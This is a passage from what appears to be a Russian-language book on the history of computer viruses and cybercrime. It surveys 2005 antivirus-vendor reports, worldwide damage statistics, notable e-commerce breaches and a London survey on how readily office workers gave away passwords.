ров, работавших под управлением операционной системы Windows 2000 без инсталлированных последних пакетов обновлений. «Если бы не было этой ‘уязвимости” в программном обеспечении от Microsoft, то “Dasher.b” вообще не смог бы распространяться. Важно, чтобы все компании внедрили у себя механизмы для постоянного обновления используемого программного обеспечения и применяли современные автоматически обновляемые антивирусные программы, – заметил один из представителей Sophos и добавил. – Корпорация Microsoft будет крайне недовольна тем фактом, что ещё один вирусописатель смог воспользоваться ещё одной “уязвимостью” в их операционной системе». В свою очередь специалисты компании «ДиалогНаука» высказали следующее соображение: «Сейчас вредоносные программы всё чаще содержат функциональность, которая обеспечивает дозагрузку через Интернет дополнительных порций злонамеренного кода». Кстати, в обзоре компании Sophos про управление угрозами безопасности за 2005 год отмечалось, что более 40% нового вредоносного программного обеспечения выполняет также и дозагрузку программного кода через Интернет для того, чтобы похищать конфиденциальную информацию, протоколировать нажатия клавиш, отключать системы безопасности или предоставлять удалённым преступникам доступ к заражённому компьютеру.

Вместе с тем, AOL и National Cyber Security Alliance, в который входит Symantec, в своём докладе «Изучение онлайновой безопасности» за 2005 год утверждали: «Количество компьютеров, заражённых вирусами и “шпионскими” программами, за последний год уменьшилось, несмотря на то, что подавляющее большинство пользователей крайне некритично относится к защите, игнорируя современные продукты безопасности, обновления антивирусов и надёжную настройку компьютерных систем». Данные о снижении числа заражённых компьютеров вытекали из результатов анализа безопасности 354 компьютеров, подключённых к Интернет через широкополосные или коммутируемые соединения, который проводили технические специалисты, посещавшие конкретных пользователей. Выяснилось, что количество инфи-

цированных компьютеров снизилось с 80% до 61%, а доля инфицированных действующими вирусами – с 19% до 12%. «Хотя улучшение ситуации вроде бы налицо, потребителям все еще необходимо сделать многое, – сказала трастовый директор AOL Татьяна Платт. – Мы приложили некоторые усилия, чтобы помочь потребителям в самозащите, но угрозы растут, становятся больше и опаснее, следовательно, риск от промаха может быть более катастрофичным. Когда один вирус, одно мошенничество или “шпионская” программа может выключить ваш компьютер или вызвать потерю банковского счёта, семейных фотографий или всех персональных записей, для потребителя становится жизненно важным сделать все возможные шаги для самозащиты». К сказанному присоединилась, например, The Register, дополнив слова Татьяны Плат следующим: «Атаки на персональные компьютеры разнообразны по своему характеру. Основная часть ворует реквизиты или открывает доступ на компьютер для злоумышленников. “Зомбированные”, то есть управляемые злоумышленником, компьютеры используются для атак на других пользователей. Беспокоит явление “фишинга” – выманивания реквизитов». Известно, что в рассматриваемый период времени ежемесячно примерно каждый четвёртый пользователь AOL получал хотя бы одно электронное послание, в котором предлагалось «обновить информацию о банковском счёте», перейдя по ссылке, указанной в электронном письме. Ссылка же вела на подставной Web-сайт, по внешнему виду не отличающийся от банковского. Как указывали специалисты компании Symantec, проводившие исследования в этой области, почти 70% опрошенных посчитали случаи «фишинга» реальным запросом от самой компании, а 18% припомнили друзей или членов семьи, ставших жертвами такого рода мошенничества. Вместе с тем, пока кража реквизитов в Интернет составляет лишь небольшую долю от случаев краж в реальном мире. В 2004 году в Интернет было зарегистрировано 11,6% от всех случаев, – по данным осуществлённого «Javelin Strategy and Research» опроса 552 человек. Специалисты считают, что приведённые цифры позволяют предположить, что кража реквизитов on-line в США нанесла ущерб в

600 млн. долл. против общей суммы 52,6 млрд. долл. The Register подчёркивал: «Крупнейшие провайдеры не остались в стороне и предприняли собственные действия по защите пользователей сканируя сети, перехватывая потенциальное “шпионское” программное обеспечение и вредоносные программные коды в сообщениях электронной почты, закрывая доступ к Web-сайтам мошенников и предлагая бесплатный инструментарий защиты». Например, Татьяна Платт из AOL сказала следующее: «Мы делаем всё, что можем, чтобы вредоносное сканирование и “шпионские” программы даже не попадали к пользователю». Между прочим, при всей незащищённости, 80% пользователей вполне уверены, что их компьютеры безопасны, и приблизительно такой же их процент не использовал базовые защитные программы и не настраивал систему на надёжность, как подчёркивалось в упоминавшемся докладе «Изучение онлайновой безопасности».

Какие меры не предпринимай, а всё равно какая-то вредоносная программа прорвётся в лидеры по распространённости или нанесённому ущербу, ведь «свято место пусто не бывает». Компания Sophos в годовом отчёте по анализу вирусных угроз (Sophos Security Threat Management Report 2005) признала самым распространённым червём 2005 года «Zafi.d». В этом новом годовом отчёте о наиболее актуальных проблемах безопасности компания Sophos определила десятку самых распространённых угроз 2005 года и сделала общий вывод о том, что всего лишь за год количество новых угроз выросло на 48%. Наиболее распространённый вирус 2004 года – «Netsky.p», занял второе место, а появившийся в ноябре 2005 года «Sober.z» – третье. В отчёте Sophos отмечалось также, что в 2005 году в среднем вирусы были обнаружены в каждом 44 письме электронной почты, а для серьёзных вирусных эпидемий этот показатель возрастал до одного из 12. Всего за год было обнаружено 15907 новых угроз. «Хотя старые вирусы и превалируют в десятке за 2005 год, огромный рост числа новых угроз говорит о том, что на фронте борьбы с вирусами покой нам только снится, – сказал Грэм Клули. – Этот гигантский рост объясняется тем, что в криминальных кругах увеличился инте-

рес к созданию “троянских” программ, “червей” и других вредоносных кодов с целью быстрой наживы. Атакуя меньшее число жертв, киберпреступники используют коды, сделанные на заказ, с тем, чтобы увеличить шансы обойти системы защиты». Интересно, что все угрозы десятки представляли собой «червей» под Windows, но общее число «троянских» программ и «червей» в 2005 году соотносилось примерно как 2:1. Более того, процент вредоносных программ, включающих «шпионские» компоненты, вырос с 54,2% в январе 2005 года до 66.4% к концу 2005 года. Это означало перенос внимания авторов вредоносных программ с массированных на точно нацеленные атаки, а также объясняло и рост доли спама, рассылаемого через сети зомби-компьютеров, на который приходилось уже более 60% от общего объёма мирового спама. «В отличие от вирусов или “червей”, “троянские” программы не умеют копировать себя сами, поэтому для их распространения требуется рассылка по почте или размещение на Web-сайтах. Сейчас чаще всего новые “троянские” программы распространяются путём массовых спамовых рассылок через зомби-компьютеры, – добавил г-н Клули. – Не удивительно, что почти все угрозы из десятки открывают злоумышленникам доступ в инфицированные компьютеры, позволяя им создавать зомби, похищать информацию и распространять вредоносные коды под носом ничего не подозревающих пользователей». Кроме того, отчёт Sophos показал, что незащищённый и подключённый к Интернет компьютер в 40% случаев будет заражён компьютерным «червём» уже в первые 10 минут работы и превратится в зомби, которым управляет удалённый злоумышленник. И последнее, документ также выявил страны, из которых в 2005 году шло наибольшее число спам-писем, где произошло увеличение порнографического спама и сообщений, пытающихся вовлечь в аферы с ценными бумагами.

На основании анализа произошедших в 2005 году вирусных инцидентов, испанская компания-разработчик антивирусных средств Panda Software оценила наиболее примечательные вредоносные компьютерные программы прошедшего года по 12 номинациям.

Номинация	Победитель и краткое обоснование
Самый быстрый	«Downloader.aee». Все ещё отмечали Новый год, а он уже появился.
Казанова	«Mydoom.ak». Использовал в именах файлов и заголовках электронных сообщений тематику Дня Святого Валентина, а также прочие, не слишком приличные приманки.
Самый изобретательный	«Assiral». Распространялся в сообщении электронной почты, очень похожем на сообщение «LoveLetter». Классика всегда возвращается.
Разбушевавшийся репортёр	«Crowt». Сообщал о том, что происходит в мире, распространяясь в сообщениях, содержащих выдержки из новостей CNN.
Самый раздражающий	«Elitper.d» победил в этой номинации без особого труда, поскольку он блокировал запуск до 90 приложений, включая MS Word, MS Excel, WinZip и WinRar.
Футбольный фанат	«Sober.v». Предлагал билеты на финал кубка мира 2006 года в Германии.
Самый неумелый	«Banker.apm» – «троянская» программа, пытающаяся красть конфиденциальные банковские данные, но из-за многочисленных ошибок в программе вор из него получился никчёмный.
Лжец, лжец...	«Downloader.ejd» распространялся в сообщениях, выдающих себя за сообщения из Microsoft, которые предупреждали об опасности заражения заполонив-

Номинация	Победитель и краткое обоснование
	шими Интернет в августе «Zotob» и «IRCBot» и пытались обманом заставить неосторожных пользователей установить мнимую заплатку для предотвращения инфекции.
«Организованная» преступность	Даже воришки понимают все выгоды организованности. «Rona» фиксировал: штамм и дату своей собственной установки; данные об Интернет-подключении; выполненные действия, время и дата каждого из них и т. д.
Крадущиеся воры	Крупнейшими воришками прошедшего года были «троянские» программы семейства «Banker», разработанные для проведения «онлайн» мошенничеств. Однако создателям этих вредоносных кодов не помешало бы инвестировать часть своей выручки в уроки языка, поскольку грамотность используемых этими «троянскими» программами сообщений для обмана пользователей оставляла желать лучшего.
Самый наблюдательный	«Троянская» программа «Bancos.nl». Шпионя за пользователями поджидая, пока они войдут на финансовые или банковские Web-сайты, в радиусе наблюдения держала более 3000 Web-адресов.
Дитя современности	«Comwar» – первый «червь» для сотовых телефонов, способный рассылаться в сообщениях MMS таким же способом, как и классические почтовые черви.

«Несмотря на то, что некоторые из перечисленных вредоносных кодов могут показаться интересными и даже забавными, пользователям следует

держаться подальше от них или любых других угроз». Такой вот совет от Panda Software.

***

Вот и завершился 2005 год, последний год нашей летописи, но, к сожалению, отнюдь не истории вирусописания. По сведениям финской компании F-Secure, обнародовавшей итоги 2005 года на вирусном фронте, количество видов выпущенных вредоносных компьютерных программ за год увеличилось до 150 тысяч (в 2004 году показатель этот составлял 110 тыс. разновидностей вирусов). По оценке этой компании лидировали по наносимому ущербу и причиняемому беспокойству сентябрьские штаммы вируса «Zotob», ноябрьский штамм «Sober» и длительное время удерживавшийся в верхних строчках рейтинга «Zafi.d». Год от года растёт и уровень угрозы для безопасности портативных устройств. Например, эксперты по безопасности компании McAfee прогнозировали, что 2006 год станет настоящим расцветом для всевозможных «мобильных» вирусов. Согласно данным этой компании, к концу 2005 года в мире насчитывалось около 226 разновидностей вирусов для мобильных устройств, а в 2006 году, по мнению аналитиков, их количество превысит 726. Более того, вирусы как таковые – не единственная угроза для владельцев «продвинутых» мобильных устройств – на очереди массовое появление таких нежелательных программ, как «шпионское» и рекламное программное обеспечение. В целом, по прогнозам, число атак на мобильные средства связи в 2006 году утроится, что связано с широким распространением смартфонов, а также с существенным увеличением количества новых вирусов для них. При этом темпы роста количества вредоносных программ для смартфонов будут существенно выше темпов роста количества вирусов для компьютерных систем. По данным некоторых исследований, большая часть пользователей мобильных устройств сейчас абсолютно не готова к подобным атакам, они даже не задумываются о том, что атаки злоумышленников на их мобильные устройства связи могут принести им существенные убытки,

вполне сопоставимые с ущербом от удалённых атак на компьютерные системы. Вместе с тем, эксперты McAfee Avert Labs уверены в том, что «если вирус подобный знаменитому “LoveLetter”, будет направлен на смартфоны, распространяться он будет гораздо быстрее и сможет поразить около 200 млн. смартфонов одновременно (!). Этому в значительной степени способствует то обстоятельство, что большинство владельцев смартфонов не устанавливает необходимое антивирусное программное обеспечение». Специалист компании «Лаборатория Касперского» Павел Дыкун, отвечая на вопрос CNews, так отозвался об исследованиях американских коллег: «Данная статистика указывает в первую очередь на то обстоятельство, что число обыкновенных мобильных телефонов будет уменьшаться, в то время как смартфоны будут всё прочнее входить в нашу жизнь. Такая уязвимость смартфонов к хакерским атакам связана в первую очередь с тем, что смартфоны находятся в постоянно включённом состоянии и поддерживают большое количество интерфейсов, таких как Bluetooth, MMS, GPRS, что облегчает получение доступа к конфиденциальной информации. В России пока что смартфоны не получили широкого распространения. Однако, по нашим оценкам, в будущем году их общее число увеличится в 2–3 раза».

Конечно, обидно, но никто из нас не гарантирован от того, что попадёт в ловушку изощрённых компьютерных злоумышленников. Кому-то будет достаточно намёка на просмотр сенсационных фотографий, кого-то «купят» обещанием доступа к интересующей его информации – и дело сделано, зловредный программный код активирован, а компьютерная система подчиняется чужой воле! А ведь для того чтобы подобная напасть обошла стороной, нужно не так много: не откладывая в долгий ящик, установить на компьютер проверенное антивирусное средство от заслужившего доверие производителя антивирусных аппаратно-программных продуктов. Не помешает и отвечающий тем же требованиям сетевой экран. О своевременном обновлении антивирусных средств и баз вирусов, а также задействовании постоянной защиты

в виде «монитора», даже говорить нет смысла после всего того, о чём выше так много написано.

Ну, а теперь нас ждёт явление по имени компьютерный андеграунд.

Часть 2

Компьютерный андеграунд – действия и противодействие

Глава 1

Компьютерный андеграунд и используемые им упущения в системе обеспечения информационной безопасности

§1. Общая характеристика и тенденции

О фактах преступных деяний в сфере компьютерной информации известно давно[1]. Но, как нередко случалось ранее, например, в случаях с организованной преступностью или наркоманией, борьба с очередным социально опасным явлением – под названием «компьютерная преступность» – началась лишь после того, как экономические, материальные, финансовые потери от этого нового вида преступлений достигли таких размеров, что стали чётко видны на общем фоне потерь государства и общества в целом от традиционных видов уголовной преступности[2]. Между тем, чем больше в мире развивались информационные технологии, тем более многочисленным становилось сообщество компьютерных преступников и, соответственно, всё больший масштаб приобретала компьютерная преступность. За последние пять лет XX века[3] и, особенно, прошедшие годы XXI века произошёл просто гигантский рост количества компьютерных преступлений, среди которых

---

[1] Черкасов В. Н. О понятии «компьютерная преступность» // Проблемы компьютерной преступности. Минск: НИИПКК СЭ, 1992.

Селиванов Н. А. Проблемы борьбы с компьютерной преступностью // Законность, 1993.

Гудков П. Б. Компьютерная преступность: возникновение, современное состояние и тенденции // Конфидент, 1995.

[2] Вехов В. Б. Компьютерные преступления: способы совершения, методики расследования. М.: Право и Закон, 1996.

Гудков П. Б. Компьютерные преступления в сфере экономики // Актуальные проблемы борьбы с коррупцией и организованной преступностью в сфере экономики. М: МИ МВД России, 1995.

Крылов В. В. Информационные компьютерные преступления. М., 1997.

Петраков А. В. Защита и охрана личности, собственности, информации. М.: Радио и Связь, 1997.

Тайли Э. Безопасность компьютера. Минск: «Пепурри», 1997.

[3] Лунеев В. В. Преступность XX века.. М: Наука, 1998.

наиболее заметными были финансовые махинации, вымогательства, удалённые атаки, компьютерный шпионаж, массовые рассылки спама[4]. Динамика роста ущерба мировой экономике от компьютерной преступности за 1995–2003 годы, приведена в табл.1.

Таблица 1

Оценка ущерба мировой экономике от компьютерной преступности

Год	Минимальная оценка ущерба, млн. долл.	Максимальная оценка ущерба, млн. долл.
2003	182157,4	222636,8
2002	106817,7	130555,0
2001	33006,5	40341,3
2000	24587,2	30051,0
1999	18793,7	22970,1
1998	3833,8	4685,8
1997	1655,9	2023,9
1996	800,4	978,3
1995	0,2	0,3

Источник: mi2g, 2004

Как видно из табл.1, этот ущерб возрос на несколько порядков[5]. Причём, что особенно тревожно, что скачки этого роста наблюдаются, как пра-

[4] Об этом виде компьютерной преступности мы уже упоминали и кратко расскажем ниже.

[5] Чаще всего жертвами электронных преступлений в эти годы становились домашние пользователи, а также малый и средний бизнес, что связано с ростом количества широкополосных соединений с Интернет, которые стали доступными не только крупным компаниям, но и небольшим организациям и физическим лицам. Вместе с тем компания mi2g в 2003 году зарегистрировала 46 случаев серьёзных афер и финансовых махинаций только против крупных банков и порталов электронной коммерции, находящихся в США, Канаде, Великобритании, Испании и Австралии.

вило, в новых областях реализации информационных технологий. По оценкам Федеральной торговой комиссии США (Federal Trade Commission, FTC), жертвами компьютерных преступников стали сотни миллионов пользователей и среди них не только владельцы инфицированных персональных компьютеров, но и государственные структуры и учреждения (См. Табл.2) и крупные компании. «Компьютеры бьют по карману потребителей, которые не просто оказываются беззащитными перед мошенниками, но в подавляющем большинстве случаев, просто не знают о том, что важная для них информация (например, паспортные данные и номера кредитных карточек) оказались в распоряжении злоумышленников», отметил представитель Федеральной торговой комиссии США.

Таблица 2

Страны-лидеры по количеству предпринятых атак на государственные системы (сравнительная оценка за 2002–2003 годы)

Место в 2003 г.	Место в 2002 г.	Страна	Кол-во атак в 2003 г.	Кол-во атак в 2002 г.	Рост, в %
1	3	Бразилия	306	130	135,4
2	1	Китай	251	187	34,2
3	2	США	140	177	-20,9
4	8	Мексика	134	58	131,0
5	4	Турция	134	119	12,6
6	–	Тайланд	131	–	–
7	9	Колумбия	86	41	109,8
8	5	Тайвань	78	77	1,3
9	–	Египет	71	–	–
10	11	Аргентина	70	32	118,8
11	6	Австралия	66	66	0,0

Место в 2003 г.	Место в 2002 г.	Страна	Кол-во атак в 2003 г.	Кол-во атак в 2002 г.	Рост, в %
12	12	Великобритания	47	30	56,7
13	16	Индия	38	26	46,2
14	–	Саудовская Аравия	37	–	–
15	19	Филиппины	36	19	89,5
16	15	Малайзия	31	27	14,8
17	10	Перу	21	34	-38,2
18	14	Сальвадор	18	27	-33,3
19	–	Коста Рика	17	–	–
20	–	Индонезия	17	–	–
–	–	Другие страны	341	–	–

Источник: mi2g, 2004

В 2006 году аналитики и эксперты в области компьютерной безопасности, анализируя итоги за 2004 и 2005 годы, строили прогнозы на будущее один пессимистичнее другого. Информация о сетевых атаках, спаме, компьютерных вирусах (появившихся, в том числе, и как продукт борьбы между самими вирусописателями[6]), угроза масштабных эпидемий вирусов для мобильных устройств (появление первых концептуальных вирусов и «троянских» программ для смартфонов) и массовые рассылки электронных писем с защищёнными паролем инфицированными вложениями постоянно становилась предметом публикаций в различных изданиях. Специалисты, исследуя

[6] Соперничество между авторами вредоносных компьютерных программ – так называемая «война вирусописателей» – в качестве новой тенденции резко обострилось в 2004 году и в 2005–2006 годах получило своё дальнейшее развитие.

тенденции в развитии сетевой преступности на протяжении последних двух-трёх лет, отмечают её перманентный качественный рост, кардинальную смену мотивации и быстрый рост возможностей, связанный с широким распространением мобильных устройств и новых технологий беспроводного доступа. Что касается наиболее «популярного» вида компьютерной преступности в последнее время, то им стал так называемый «фишинг»[7]. Так считает, например, исполнительный директор компании SurfControl Стив Пардэм и многие другие специалисты в области компьютерной безопасности, а также ведущие фирмы-разработчики программного обеспечения.

Возможно, сегодня ситуация могла бы быть более благоприятной, но её резко ухудшает происходящее буквально на глазах изменение мотивации компьютерных преступников. Главный технический консультант компании Sophos Грэм Клули по этому поводу высказался следующим образом: «…мы наблюдаем явное смещение акцентов в мотивах, побуждающих писать вирусы. Ещё два-три года назад, вплоть до начала 2004 года, в основном речь шла о типичной “обывательской” ментальности детей, которые пытаются причинить вред или произвести впечатление на своих сверстников». По мнению специалистов компании Symantec, «вред и уважение среди сверстников в качестве движущего мотива сменилось осознанием того, что фишинг, спам, шпионское программное обеспечение, вирусы и “черви” могут принести солидную прибыль. Именно по этой причине мир компьютерных злоумышленников начал объединять свои усилия».

Практически безграничные возможности предоставили преступникам Сети для рассылки спама с помощью заражённых машин ничего не подозревающих владельцев.

Растущая в последние годы мобильность пользователей и увеличение дальности действия беспроводных сетей привели к тому, что безопасность уже невозможно заведомо гарантировать. «Качественный рост мобильности пользователей привёл к исчерпанию ресурсов систем защиты и во многом

[7] Об этом виде компьютерной преступности мы кратко расскажем ниже.

обессмыслил масштабную работу по защите периметра зданий, проведённую в предыдущие годы. Возрастает негативная роль “человеческого фактора”. Он и ранее присутствовал во всех сетевых атаках, однако социальный инжиниринг и подверженность человека ошибкам привели к тому, что отныне этот фактор стал ключевым[8]. Распространение беспроводного доступа и рост потребности в нём, мобильность устройств разных типов и ставшие для специалистов в области информационной безопасности настоящим “воплощением зла” модули памяти, подключаемые через порты USB, привели в совокупности к тому, что концепция обеспечения защиты по периметру осталась в прошлом», – комментировали сложившиеся негативные тенденции CNews. Более того, следует добавить, что на безопасность внутри прежнего периметра влияет еще распространение сервисов по рассылке текстовых сообщений и пиринговые сети. Компании утрачивают контроль над потоками данных и средствами коммуникации собственных сотрудников[9]. Особенно наглядно это продемонстрировало проявление проблемы шпионского программного обеспечения в нынешнем его объёме[10]. Степень распространённости приложений, крадущих персональные и корпоративные данные (имена пользователей, пароли, персональную информацию, банковские данные), как правило, неизвестна пользователям. Причём эксперты подчёркивают, что и уровень шпионского программного обеспечения постоянно растёт – на смену программам, перехватывавшим вводимые с клавиатуры символы, пришли программы нового поколения, при каждом щелчке мыши или нажатии кнопки на

[8] По мере того, как возрастает защищённость инфраструктуры компаний, компьютерные преступники всё больше обращаются к методам социальной инженерии, чтобы выманить у неосторожных пользователей пароли для входа в корпоративные сети. Как показал ряд исследований, проведённых в 2005 году специалистами по информационной безопасности, когда дело доходит до выбора и сохранения в тайне паролей, рядовые пользователи выступают в роли слабого звена.

[9] Othmar Kyas. Internet Security, International Thompson Publishing, 1997.

Linda McCarthy. Intranet Security, Prentice Hall, 1998.

[10] Андрианов Б. Ч., Бородин В. А. «Шпионские штучки» и устройства защиты объектов и информации. Спб., 1998.

клавиатуре полностью копирующие изображение экрана монитора компьютера и отсылающее его злоумышленникам.

Угрозу представляет собой не только кража критически важных данных. Обычная, не секретная информация в профессиональных, но незаконопослушных руках также может причинить огромный вред. По мнению специалистов MessageLabs, «обычные “cookies” и рекламное программное обеспечение, размещаемое на компьютерах пользователей заслуживающими доверия компаниями, сами по себе могут стать целью вредоносных компьютерных программ».

Ещё одной тенденцией стоит признать смещение направленности атак компьютерных преступников – начиная с 2004 года, на роль наиболее часто атакуемой операционной системы претендует Linux. По некоторым оценкам, количество атак на эту операционную систему в отдельные месяцы последних двух лет даже превышало количество атак на «традиционную жертву» – операционную систему MS Windows. Ряд специалистов расценивает данный факт как свидетельство того, что популярность Linux стремительно растёт. Однако другая группа экспертов указывает на то, что «это инициатива компании Microsoft, направленная на повышение уровня образования при работе с её операционной системой, наконец-то приносит свои плоды, в результате чего уменьшается количество успешных атак на MS Windows». Думается, что в данном случае истина где-то посередине.

Активность компьютерных преступников грозит похоронить целые отрасли современной экономики, например, электронную коммерцию[11]. При-

[11] По данным Computer Security Institute, Интернет-магазины тратят около 6% от общей суммы своих доходов на обеспечение компьютерной безопасности, но и это не помогает: более 5% американских Интернет-магазинов ежегодно взламывается, а информация об их клиентах похищается. При этом владельцы Web-сайтов во многих случаях даже не догадываются об этом и обнаруживают факт взлома лишь в половине случаев. В феврале 2004 года газета «The Washington Post» опубликовала следующую информацию: «Только по каналам VeriSign прошло сделок на 6,4 млрд. долл. с 1 ноября по 31 декабря. При этом активность злоумышленников выросла, по мнению специалистов, на 176% – эти данные получены посредством анализа отчётов корпоративных межсетевых экранов и систем предотвращения атак. Около 7% сделок по покупке товаров в Интернет-магазинах не было завершено, поскольку продавцам показались подозрительными номера кредитных

мерно половина взрослых пользователей Интернет в США совершает сделки в режиме «онлайн», и потери среднестатистического американца, ставшего жертвой компьютерных преступников всех «мастей», составляют более 1000 долларов в год, в то время как, по данным Бюро переписи населения США (US Census Bureau, US CB), средний годовой доход американской семьи в 2006 году составит порядка 50 000 долларов. Но несопоставимые в денежном выражении убытки несут банки и организации, выпускающие кредитные карточки[12]. По сведениям известного журнала CQ Weekly, уже в 2001 году девять из десяти американских корпораций и государственных организаций

карт или идентификационные данные покупателей. Исследователь компьютерной преступности Дэн Клементс считает, что каждый десятый компьютерный взломщик совершает подобные преступления постоянно, а это означает, что обнаружение таких преступников представляет собой трудную задачу».

[12] К примеру, в декабре 2001 года был взломан Web-сайт Playboy.com журнала «Плэйбой». Преступники похитили подробную информацию о подписчиках, в том числе, номера их кредитных карт. В ноябре 2001 года злоумышленник взломал Web-сайт Интернет-магазина Ecount и похитил информацию о 350 тысячах покупателей. Злоумышленник потребовал 45 тысяч долл. в качестве отступных за возвращение этой информации. В декабре 2000 года был взломан Web-сайт электронного магазина Egghead.com и похищена информация о 3,7 млн. клиентов, в том числе, номера их кредитных карточек. Убытки банков, эмитировавших эти карты, составили несколько миллионов долларов. В том же декабре был взломан Web-сайт Creditcards.com и похищены номера десятков тысяч кредиток. После того как владельцы Web-сайта отказались заплатить «выкуп», номера похищенных карт были распространены в Интернет. В сентябре 2000 года был взломан Web-сайт финансовой компании Western Union и были похищены номера 15 тысяч кредитных карт. В январе 2000 года был взломан Web-сайт CD Universe – Интернет-магазина по продаже компакт-дисков. Были похищены номера 350 тысяч кредиток. После того, как владельцы Web-сайта отказались от выплат, похищенная информация была немедленно распространена в Интернет. Начиная с 2003 года ФБР США начало усиленные поиски злоумышленника, который разослал пользователям крупнейшего онлайнового аукциона eBay письмо якобы от имени руководства аукциона о том, что их счёт приостановлен до тех пор, пока они не подтвердят информацию о себе и своих кредитных картах. Ссылка в письме привела к компьютеру с IP-адресом, зарегистрированном на университет Северной Каролины. Расследование, которое началось после жалоб пользователей аукциона на странное письмо, установило, что университет непричастен к проишедшему – злоумышленник использовал его компьютеры удалённо и не имел отношения к этому учебному заведению. Университетский сервер использовался в течение двух часов, после чего администраторы обнаружили неладное и заблокировали доступ. Официальные представители eBay признали, что с начала 2002 года такие случаи происходят всё с большей частотой. Страница, на которую направлялись «желающие» поделиться своими кредитками и деньгами на них, бесследно исчезла – она была зарегистрирована на постороннюю женщину из штата Пенсильвания (США), у которой незадолго до этого тоже украли информацию о кредитной карте и сняли с её банковского счёта определённую сумму денег. Между прочим, во всех перечисленных и множестве других подобных и аналогичных случаев преступников найти так и не удалось.

испытали на себе воздействие удалённых атак со стороны электронных злоумышленников. 64% американских компаний, подвергшихся атакам, понесли финансовые потери. По данным Института компьютерной безопасности (Computer Security Institute, CSI), в 2001 году только американские компании, использовавшие Интернет для торговли, потеряли 700 млн. долл., а в масштабах всего мира прямые потери финансовых структур в результате электронных атак составили 2,4 млрд. долл. (по оценке консалтинговой фирмы Celent Communications). По данным компании Riptech Inc., занимающейся компьютерной безопасностью, число атак в Интернет против частных и общественных организаций США в последние годы постоянно увеличивалось[13], причём наиболее агрессивные и масштабные атаки предпринимались против крупных компаний, как правило, обладающих лучшими системами компьютерной защиты[14], так как преступники пытались получить доступ сразу к большим массивам «ликвидной» информации, которую можно быстро и выгодно продать.

Однако, как признают сами аналитики, все приводимые оценки достаточно условны и представляют собой лишь «верхушку айсберга». Точная информация о реальном масштабе проблемы неизвестна никому. Опять же, по экспертным оценкам и по данным различным опросов, лишь 20–40% пострадавших коммерческих структур предают гласности информацию о том, что они подверглись электронной атаке.

Журнал InformationWeek в 2005 году опросил примерно 4,5 тысячи сотрудников различных фирм, занимающихся электронной коммерцией. Их просили назвать причину, по которым пострадавшие от электронных атак фирмы предпочитают «не выносить сор из избы». Треть опрошенных заяви-

---

[13] Отметим, что по данным компании Riptech Inc., до 80% всех компьютерных атак на американские организации, совершается жителями всего лишь десяти стран: гражданами самих США, а также Великобритании, Германии, Италии, Канады, Китая, Тайваня, Франции, Южной Кореи и Японии.

[14] Шаваев А. Г. Безопасность корпораций: криминологические, уголовно-правовые и организационные проблемы. М.: Банковский деловой центр, 1998.

William Stallings, Network and Internetwork Security: Principles and Practice, Prentice Hall, 1995.

ла, что компании боятся потерять репутацию, четверть, что на это есть личные причины сотрудников фирмы, 23% – что такова политика компании, 19% – что это даст преимущество конкурентам[15]. «Как доказывает исследование, проведённое по заказу правительства Великобритании, за последние 4 года число инцидентов, связанных с информационной безопасностью, в стране утроилось. Причиной этому стали недостаточные меры, предпринимаемые корпорациями», – сообщала 28 апреля 2004 года газета «The Inquirer». В ходе упомянутого исследования была рассмотрена деятельность 1000 британских компаний. 74% из них (94% от числа которых – крупные корпорации) заявили, что в течение 2003 года хотя бы один раз сталкивались с проблемами в области информационной безопасности – вирусные атаки, утечка конфиденциальной информации, несанкционированный доступ, мошенничество. Средний убыток, понёсенный отдельно взятой компанией в результате подобных инцидентов составил 10000 фунтов стерлингов, причём для крупных компаний сумма убытка была больше 120000 фунтов стерлингов. Стивен Тиммс, министр по электронной коммерции правительства Великобритании, отметил: «Широкое распространение сетевых технологий, помимо преимуществ, принесло бизнесу и серьёзные проблемы. Битва с угрозой информационной безопасности будет долгой, но мы не можем позволить себе проиграть».

И вот в таких условиях почти три четверти респондентов, принявших участие в проведённом в апреле 2004 года импровизированном опросе на улицах Лондона, были готовы отдать свои пароли в обмен на шоколад. Да-да,

---

[15] С данными этого опроса солидарен и эксперт в области компьютерной преступности Дэн Клементс, который считает, что «очень многие пострадавшие компании попрежнему избегают обнародовать информацию о том, что стали жертвами атак, поскольку это может отпугнуть клиентов. Многие из них предпочитают откупаться, и достоянием общественности становятся лишь отдельные случаи». По данным экспертов Департамента компьютерных и информационных наук университета штата Теннеси уже в далёкие от нас 1993–1995 годы один из крупнейших банков Великобритании предпочёл выплатить неизвестным 12,5 млн. фунтов стерлингов, после того как компьютерные преступники трижды взламывали его систему электронной защиты. Тогда же одна из международных брокерских контор выплатила 10 млн. фунтов стерлингов. Показательно, что преступники, получившие в качестве «отступного» такие существенные суммы, до сих пор не найдены.

на шо-ко-лад! На конференции Infosecurity Europe 2004 обнародовали следующие результаты этого исследования, проведённого рядом с оживлённой станцией лондонского метро «Liverpool Street»: 71% офисных служащих добровольно предоставит свои пароли для входа в компьютерные системы за шоколадный батончик, а примерно 37% опрошенных тут же назвали свои пароли. В том случае, если изначально опрашиваемый отказывался назвать пароль, исследователи, применяя тактику социальной психологии – пробовали угадать, не совпадает ли пароль с именем домашнего животного или ребёнка, и тогда ещё 34% называли свой пароль. Среди распространённых категорий паролей были имена детей (15%), названия футбольных команд (11%) и имена домашних животных (85%), а самым употребляемым паролем стало слово «admin». Один из опрошенных сказал: «Я работаю в финансовом call-центре, пароли у нас меняются каждый день, и чтобы не было проблем с запоминанием, их пишут у нас на доске, чтобы все могли их видеть»[16]. В ходе исследования также выяснилось, что 53% пользователей никогда бы не дали свой пароль по телефону человеку, который скажет, что звонит из отдела по информационным технологиям, четверо из десяти знают пароли своих коллег, 55% сказали, что дали бы пароль своему начальнику. Две трети служащих используют одни и те же пароли на работе и для персонального доступа к онлайновым банковским службам, и для доступа на защищённые Web-сайты. В качестве пароля чаще всего употребляется всего лишь четыре слова, 51% опрошенных меняют свои пароли ежемесячно, 3% делают это еженедельно и 2% каждый день, 10% занимаются этим раз в квартал, 13% крайне редко и 20% служащих из числа опрошенных вообще никогда их не меняют. Боль-

[16] Утрата пользователями паролей (забыл или потерял) причиняют компаниям не только временные неудобства, но и вынуждают их тратить немалые деньги, утверждают аналитики. Так, по оценкам исследовательской компании Gartner, в 2005 году на восстановление одного пароля компания тратила, в среднем, от 14 до 28 долларов. По словам представителей американского оператора кабельного телевидения Cox Communications, восстановление паролей обходилось им чуть дешевле и составило 10 долларов за каждый. Вместе с тем, каждый пятый звонок 20-тысячного персонала компании в службу технической поддержки касается восстановления паролей, и в месяц забывчивость служащих Cox Communications выливается в 70, а в год в – в 840 тысяч долларов!.

